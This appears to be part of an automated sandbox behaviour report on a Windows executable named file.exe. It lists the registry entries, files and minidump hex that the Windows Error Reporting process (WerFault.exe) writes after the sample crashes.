\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	success or wait	1	6CE236BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6CE21FB2	RegCreateKeyExW
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE043D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	ProgramId	unicode	00060653deec5bc5a9cc9739f25f4c2cd75a0000ffff	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	FileId	unicode	0000ebbb0c3586b8a0244585eacb44ca125ac933ad8e	success or wait	1	6CE236BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	LowerCaseLongPath	unicode	c:\users\user\desktop\file.exe	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	LongPathHash	unicode	file.exe|a871503c	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	Name	unicode	file.exe	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	Publisher	unicode		success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	Version	unicode		success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	BinFileVersion	unicode	9.0.0.0	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	BinaryType	unicode	pe32_i386	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	ProductName	unicode		success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	ProductVersion	unicode		success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	LinkDate	unicode	04/06/2022 12:01:06	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	BinProductVersion	unicode	1.0.0.0	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	Size	B	00 A2 03 00 00 00 00 00	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	Language	dword	0	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	IsPeFile	dword	1	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{0915b99c-5c81-9258-6540-6c801691a571}\Root\InventoryApplicationFile\file.exe|a871503c	IsOsComponent	dword	0	success or wait	1	6CE236BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 00 00 1D B3 2E 02 00 00 00 08 00 00 00 00 1D B3 2E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6CE21FE8	RegSetValueExW

Analysis Process: WerFault.exe PID: 1364, Parent PID: 3196

General

Target ID:	5
Start time:	17:29:34
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 700
Imagebase:	0xef0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CE11717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA0.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA0.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_05057d34	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_05057d34\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA0.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA0.tmp.xml	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BCF.tmp.csv	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7CF9.tmp.txt	success or wait	1	6CE0497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	0	32	4d 44 4d 50 fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 6f 7e 3b 63 fd 05 12 00 00 00 00 00	MDMP o~;c	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	6580	6	00 00 00 00 00 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 7c 0c 00 00 68 7e 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT|h~;c0 Pacific Standard TimePacific Daylight Time	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	7640	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	1620	168	3c 11 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1d 00 00	<..	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	11936	20	23 00 00 00 48 10 73 00 00 00 00 00 04 00 00 00 fd 30 00 00	#Hs0	success or wait	35	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	12500	4	fd 7b 1a 77	{w	success or wait	34	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	53608	4	fd fd fd 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	1788	4	05 00 00 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	8356	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 fd 7e 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 38 fd 19 00 fd fd 0f 77 23 00 00 00 02 02 00 00 fd fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++~8w#+	success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	1984	48	3c 11 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 00 2f 00 00 00 00 00 fd fd 02 00 00 00 00 54 12 00 00 fd 30 00 00 fd 02 00 00 fd 2b 00 00	< /T0+	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	2044	4	24 00 00 00	$	success or wait	36	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	6586	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	36	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	5828	752	00 00 63 75 00 00 00 00 00 30 08 00 6d fd 08 00 63 fd fd 0d fd 1d 00 00 fd 04 fd fd 00 00 01 00 0c 00 fd 07 00 40 fd 2a 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 fd 46 03 00 00 00 00 fd 6a 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 fd fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 2d 1b 00 00 00 00 00 22 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 03 05 00 00 00 00	cu0mc@*B?$@AZbFj-"@	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	53612	10386	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp	32	108	03 00 00 00 fd 00 00 00 fd 06 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 05 00 00 00 34 02 00 00 fd 2e 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 fd 1b 00 00 1e fd 00 00 15 00 00 00 fd 01 00 00 30 17 00 00 16 00 00 00 fd 00 00 00 1c 19 00 00	44.T8T0	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 31 00 39 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3196</Pid>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
